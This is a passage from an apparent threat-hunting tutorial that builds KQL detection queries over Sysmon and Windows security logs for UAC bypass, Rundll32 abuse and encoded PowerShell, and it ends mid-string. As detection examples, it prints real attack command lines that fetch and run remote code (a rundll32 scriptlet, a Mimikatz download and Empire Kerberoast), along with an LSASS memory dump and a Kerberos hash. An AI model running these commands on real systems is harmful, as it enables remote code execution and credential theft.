// Bypass UAC via Event Viewer
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: reg.exe"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
```

Here you can see that it will only show the **reg.exe** as value in the **OriginalFileName** column.

Completed 00:00:00.983 4 records

UtcTime	User	OriginalFileName	CommandLine	ParentCommandLine
2020-05-10 19:22:46.473	IDENTITY\Alice	reg.exe	reg.exe delete hkcu\software\classes\mscfile /f	"C:\Windows\System32\cm
2020-05-10 19:22:30.637	IDENTITY\Alice	reg.exe	reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve ...	"C:\windows\system32\cm
2020-05-10 19:19:36.969	IDENTITY\Alice	reg.exe	reg.exe delete hkcu\software\classes\mscfile /f	"C:\Windows\System32\cm

Only filtering on "**reg.exe**" at the **OriginalFileName** column can be noisy, but if we want to know if someone has set a new value in a registry. An option is to look at the "**add**" keyword that exists in the **RenderedDescription** column.

```
// Bypass UAC via Event Viewer
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: reg.exe"
and RenderedDescription has "add"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
```

Now we will only get two returned results where it contains the "**add**" keyword that is combined with the "**reg.exe**"

Completed 00:00:00.688 2 records

UtcTime	User	OriginalFileName	CommandLine	ParentCommandLine
2020-05-10 19:22:30.637	IDENTITY\Alice	reg.exe	reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve ...	"C:\windows\system32\cmd
2020-05-10 19:19:17.752	IDENTITY\Alice	reg.exe	reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve ...	"C:\windows\system32\cmd

If you have a list of registry values that you know that an attacker will target for bypassing UAC. You can add them in your query.

What you often see is that a registry value will be modified to bypass UAC, so you can filter on specific registry values.

For example, the following registry: **hkcu\software\classes\ms-settings\shell\open\command** can be used to bypass UAC via **fodhelper.exe**

```
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: reg.exe"
and RenderedDescription has "add"
and RenderedDescription has "SOFTWARE\\classes\\mscfile\\shell\\open\\command"
    or RenderedDescription has "software\\classes\\ms-settings\\shell\\open\\command"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
```

The entire KQL query would be looking something like this:

```
// Bypass UAC via Evenvwr.exe & fodhelper.exe
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: reg.exe"
and RenderedDescription has "add"
and RenderedDescription has "SOFTWARE\\classes\\mscfile\\shell\\open\\command"
    or RenderedDescription has "software\\classes\\ms-set-
tings\\shell\\open\\command"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
| sort by UtcTime desc
```

UtcTime	User	OriginalFileName	CommandLine	ParentCommandLin
2020-05-10 19:22:30.637	IDENTITY\Alice	reg.exe	reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve ...	"C:\windows\syster
2020-05-10 19:19:17.752	IDENTITY\Alice	reg.exe	reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve ...	"C:\windows\syster

- T0185 – Rundll32

APT29 is known for using Rundll32 as execution on a compromised host.

APT29	APT29 has used rundll32.exe for execution.[43]

Here is an example from the project of Atomic Red Team. Where we are using Rundll32 to execute a process on a host.

- Example (1)

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alice>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObj
ect("script:https://raw.githubusercontent.com/3gstudent/Javascript-Backdoor/master/test")
```

Another example is where we are using Rundll32 to dump the LSASS process memory.

- Example (2)

```
PS C:\windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
  13506      32    13784      51528   2,507.73    760   0 lsass


PS C:\windows\system32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 760 C:\temp\lsass.dmp full
PS C:\windows\system32>
```

ATT&CK recommends the following data sources to hunt for this type of technique

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Binary file metadata

We will use Sysmon to hunt for both techniques in this example.


The following events are the one that we are primary interested in:

- Event 1 – Process Create
- Event 3 – Network Connection

First we will run a simple KQL query

```
search in (Event) "Rundll32.exe"
```

There are 11 returned results



Completed. Showing results from the last 24 hours. 00:00:01.185 11 records

TimeGenerated [UTC]	$table	Source	EventLog	Computer	EventLevel
5/10/2020, 7:26:31.563 PM	Event	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
5/10/2020, 7:26:32.320 PM	Event	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
5/10/2020, 7:26:32.520 PM	Event	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
5/10/2020, 7:26:33.283 PM	Event	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
5/10/2020, 7:26:33.447 PM	Event	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4

Now we are going to make our KQL query a bit more specific to look for **Rundll32.exe** as the **OriginalFileName**, and we will parse all the values that are stored in the **EventData** column.

If we are now running the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName:
Rundll32.exe"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
| sort by UtcTime desc
```

We can see two returned results that were used as an example

Completed. Showing results from the last 24 hours. 00:00:00.594 2 records

UtcTime	User	OriginalFileName	CommandLine	ParentCommandLine
2020-05-11 09:32:03.118	IDENTITY\Alice	RUNDLL32.EXE	"C:\windows\system32\rundll32.exe" C:\windows\System32\comsvcs...	"C:\Windows\System32\Windov
2020-05-10 19:26:31.558	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document....	"C:\windows\system32\cmd.exe

Monitoring only the **Rundll32** process might increases the amount of false positives, so if you know that **Rundll32** as a remote scriptlet or also be used to dump LSASS. You have now two use-cases that you can cover in the query.

If we start with covering the use-case, when someone is using Rundll32 for an http connection.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: Rundll32.exe"
| where RenderedDescription contains "http"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
```

We will get the following returned result:

Completed. Showing results from the last 24 hours. 00:00:00.600 1 records

UtcTime	User	OriginalFileName	CommandLine	ParentCor
2020-05-10 19:26:31.558	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document....	"C:\windo

If we are interested in both Rundll32 for the HTTP connection & LSASS dump scenario. We can change our KQL query to something like this:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName: Rundll32.exe"
| where RenderedDescription contains "http"
    or RenderedDescription has "C:\\windows\\system32\\comsvcs.dll"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
```

This will be the final KQL query, so now we are having use-cases around Rundll32, instead of just monitoring for the process itself.


```
// T1085 - Rundll32
// Reference: https://attack.mitre.org/techniques/T1085/
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName:
Rundll32.exe"
| where RenderedDescription contains "http"
    or RenderedDescription has "C:\\windows\\system32\\comsvcs.dll"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
| sort by UtcTime desc
```

Here we can see the returned results:

Completed 00:00:00.997 2 records


UtcTime	User	OriginalFileName	CommandLine	ParentCommandL
2020-05-11 09:32:03.118	IDENTITY\Alice	RUNDLL32.EXE	"C:\windows\system32\rundll32.exe" C:\windows\System32\comsvcs...	"C:\Windows\Sys
2020-05-10 19:26:31.558	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document....	"C:\windows\syst

We also had another Sysmon event, which is Event 3. This is a network connection. We can see that Alice is making a network connection with Rundll32. This is a strange, so let's dive further into this.



Run the following KQL query and filter on event 3.

```
search in (Event) "Rundll32"
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3
```



We need to understand the different field levels in the columns to filter on. All of the values are stored in the **RenderedDescription** column. The other column is **EventData** stores the values in a XML format that we can parse.


This is how the **RenderedDescription** column looks like:

Network connection detected: RuleName: technique_id=T1085,technique_name=Rundll32,phase_name=Defense Evasion, Execution **UtcTime**: 2020-05-10 19:26:25.574 ProcessGuid: {1052BA5E-5567-5EB8-0000-0010C1880510} **ProcessId:** 13216 **Image:** C:\windows\system32\rundll32.exe **User:** IDENTITY\Alice Protocol: tcp Initiated: TRUE SourceIsIpv6: FALSE SourceIp: 10.0.3.11 **SourceHostname**: Client2.IDENTITY.local SourcePort: 62522 **SourcePortName: DestinationIsIpv6**: FALSE **DestinationIp**: 151.101.248.133 **DestinationHostname**: **DestinationPort:** 443 **DestinationPortName**: https

This is how the **EventData** column values look like:

<DataItem type="System.XmlData" time="2020-05-10T19:26:33.4455457+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE1"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1085,technique_name=Rundll32,phase_name=Defense Evasion, Execution</Data><Data Name="**UtcTime**">2020-05-10 19:26:25.574</Data><Data Name="**ProcessGuid**">{1052ba5e-5567-5eb8-0000-0010c1880510}</Data><Data Name="**ProcessId**">13216</Data><Data Name=**"Image"**>C:\windows\system32\rundll32.exe</Data><Data Name="**User**">IDENTITY\Alice</Data><Data Name**="Protocol**">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIpv6">false</Data><Data Name="**SourceIp**">10.0.3.11</Data><Data Name="**SourceHostname**">Client2.IDENTITY.local</Data><Data Name="**SourcePort**">62522</Data><Data Name="**SourcePortName**"></Data><Data Name="DestinationIsIpv6">false</Data><Data Name="**DestinationIp**">151.101.248.133</Data><Data Name="DestinationHostname"></Data><Data Name="**DestinationPort**">443</Data><Data Name**="DestinationPortName**">https</Data></EventData></DataItem>


We are first going to filter on event **3** and Rundll32. There are different field levels that we can filter on. Like for example **Image**, **UtcTime**, **SourceIp**, **User**, **SourceHostname**, **DestinationIp**, etc.



First start with the following KQL query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3 and RenderedDescription has "Image: C:\\Windows\\Sys-
tem32\\Rundll32.exe"
```

Returned results:



If we are now going to parse the values. We get the following query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3 and RenderedDescription has "Image: C:\\Windows\\Sys-
tem32\\Rundll32.exe"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'Image">' Image '</Data>' *
| parse EventData with * 'SourceIp">' SourceIp '</Data>' *
| parse EventData with * 'SourceHostname">' SourceHostname '</Data>' *
| parse EventData with * 'DestinationIp">' DestinationIp '</Data>' *
| project UtcTime, User, Image, SourceIp, SourceHostname, DestinationIp
| sort by UtcTime desc
```

Completed 00:00:00.752 2 records

UtcTime	User	Image	SourceIp	SourceHostname	DestinationIp
2020-05-10 19:26:25.621	IDENTITY\Alice	C:\windows\system32\rundll32.exe	10.0.3.11	Client2.IDENTITY.local	72.21.91.29
2020-05-10 19:26:25.574	IDENTITY\Alice	C:\windows\system32\rundll32.exe	10.0.3.11	Client2.IDENTITY.local	151.101.248.133

Event 3 is a network connection, and as you have notice. It is weird when the Rundll32 is making a HTTP connection.

This has been used by different threat groups, but what is missing at event 3 is the following information:

- CommandLine
- ParentCommandLine

Good news is that we can use the **join** operator in KQL to combine event 1 with event 3.
Scroll down below to find the KQL.

```
// T1085 - Rundll32 making a HTTP connection
// Reference: https://attack.mitre.org/techniques/T1085/
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1 and RenderedDescription has "OriginalFileName:
Rundll32.exe"
| where RenderedDescription contains "http"
or RenderedDescription has "C:\\windows\\system32\\comsvcs.dll"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
| join (
    Event
    | where TimeGenerated >= ago(timeframe)
    | where Source == "Microsoft-Windows-Sysmon"
    | where EventID == 3 and RenderedDescription has "Image: C:\\Windows\\Sys-
tem32\\Rundll32.exe"
    | parse EventData with * 'User">' User '</Data>' *
    | parse EventData with * 'DestinationIp">' DestinationIp '</Data>' *
    | project User, DestinationIp
) on User
| project-away User1
| sort by UtcTime desc
```

Now you can see the exact command line + parent command line that has been added to event 3 of Sysmon.

Completed 00:00:00.577 7 records

UtcTime	User	OriginalFileNa...	CommandLine	ParentComm...	DestinationIp
2020-05-11 14:57:39.809	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";...	"C:\windows\sy...	151.101.208.133
2020-05-11 14:57:39.809	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";...	"C:\windows\sy...	151.101.248.133
2020-05-11 14:57:39.809	IDENTITY\Alice	RUNDLL32.EXE	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";...	"C:\windows\sy...	72.21.91.29

This means that every time a HTTP connection is made with the Rundll32.exe process. We can filter on event 3 and see which Destination IP address it made a connection to.

- T1086 - PowerShell

According to FireEye. They discovered that APT29 was using malicious (encoded) PowerShell activities in their operations.

1. Downloading and executing PowerShell code as an EncodedCommand

```
function psPldRoutine($data)
{
	try{
		$encUtf = [System.Text.Encoding]::UTF8
		if($data[0] -eq 0xff -and $data[1] -eq 0xfe)
		{$resp = & powershell.exe -NonInteractive -ExecutionPolicy Bypass -
EncodedCommand $encUtf.GetString($data).TrimStart()}
		else
		{$resp = & powershell.exe -NonInteractive -ExecutionPolicy Bypass -
EncodedCommand $encUtf.GetString($data)}
```

Source: https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html

While there are different examples that we might be interested in, such as when someone is running an encoded PowerShell command or other known examples, with the likes of using PowerShell to download something.

- Example (1)

An attacker is using an encoded PowerShell cmdlet to get Mimikatz on the box.

```
PS C:\windows\system32> powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpA
GUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcw
B1AHIAYwBvAG4AdAB1AG4AdAAuAGMAbwBtAC8ARQBtAHAAaQByAGUAUAByAG8AagB1AGMAdAAvAEUAbQBwAGkAcgB1AC8ANwBhADMAOQBhADU
ANQBmADEAMgA3AGIAMQBhAGUAYgA5ADUAMQBiADMAZAA5AGQAOAAwAGMANgBkAGMANgA0ADUAMAAwAGMAYQBjAGIANQAvAGQAYQB0AGEALwBt
AG8AZAB1AGwAZQBfAHMAbwB1AHIAYwB1AC8AYwByAGUAZAB1AG4AdABpAGEAbABzAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoAL
gBwAHMAMQAiACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgAC
QAbQAKAA==
Hostname: Client2.IDENTITY.local / S-1-5-21-1568615022-3734254442-823492033

  .#####.   mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

- Example (2)


An attacker is using PowerShell to download their hacker tools on a compromised box.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Alice> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw
.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Inv
oke-kerberoast -OutputFormat Hashcat"


TicketByteHexStream  :
Hash                 : $krb5tgs$23$*Eve$IDENTITY.local$HackMe/Please*$CCEF38AD9269B00C60099318EE1D9E73$D6DCC
                       2A5DFBCCADF9137137D498627F5E03921C88EA119EEF9C120D5E8ED3A5F5CCC620A287A871C4050D86FA3
                       1D1357276591E891E8534A42D622144333B115FCE850F1A22A96D6FE4D801FE2626CB56CFBD3FD3B15933
                       B7282125A24F98F708965843E1DAAFA9EB2CACD740AEE9EA011D54D05D217A0D8762F36F0637615B5EA65
                       FED0CDBFB054AA82BBEDFB2642D16287D806D07177B70239010CD942417C5E136AA8C6AB32FD895F41C72
                       305048DF273356B52EFA0152D3C16DF07308E81D8EACACFEFC21B7F422A22B863794C70AA70488E4E4F00
                       D491CCEF9BA0CF4C1A05FD9D7004F1DDFB72E43C0516B475D8244C06ED012C71BD913A6246DA8DD1B552C
```

We will first focus on creating a KQL query to hunt for encoded PowerShell activities.
The first thing is to run the following KQL query:

```
// T1086 - Encoded PowerShell activities
// Reference: https://www.fireeye.com/blog/threat-research/2017/03/dissect-ing_one_ofap.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
```

In this example – It will return around 79 results, which contains a lot of results. You will also notice a lot of machine accounts.




Completed 00:00:00.764 79 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/11/2020, 9:18:07.900 PM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 12:18:08.510 AM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 3:18:09.110 AM	IDENTITY\Client2$	Machine	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

Since we are interested in if there have been users running an encoded PowerShell cmdlet. We can run the following KQL query:

```
// T1086 - Encoded PowerShell activities
// Reference: https://www.fireeye.com/blog/threat-research/2017/03/dissect-ing_one_ofap.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where AccountType == "User"
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
| where CommandLine has "-enc"
    or CommandLine has "-encodedCommand"
```

Now we will only see three returned results:



Completed 00:00:00.735 3 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
5/11/2020, 7:40:07.750 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	13,312
5/11/2020, 7:40:30.353 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	13,312
5/11/2020, 7:41:04.770 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	13,312

If we are now going to use the **project** operator to only display the relevant columns.


```
// T1086 - Encoded PowerShell activities
// Reference: https://www.fireeye.com/blog/threat-research/2017/03/dissect-
ing_one_ofap.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where AccountType == "User"
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe",
"POWERSHELL_ISE.EXE")
| where CommandLine has "-enc"
    or CommandLine has "-encodedCommand"
| project TimeGenerated, Account, Computer, CommandLine, Process
| sort by TimeGenerated desc
```

Here we now can see only 3 results and the exact command line that was typed in.

We have the long Base64 encoded string, which we can decode with **Base64_decode_string()** scalar function.

```
print Quine=base64_decode_tostring("SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAI-
ABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAG-
cAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdA-
BlAG4AdAAuAGMAbwBtAC8ARQBtAHAAaQByAGUAUAByAG8AagBlAGMAdAAvAEUAbQBwAGkAc-
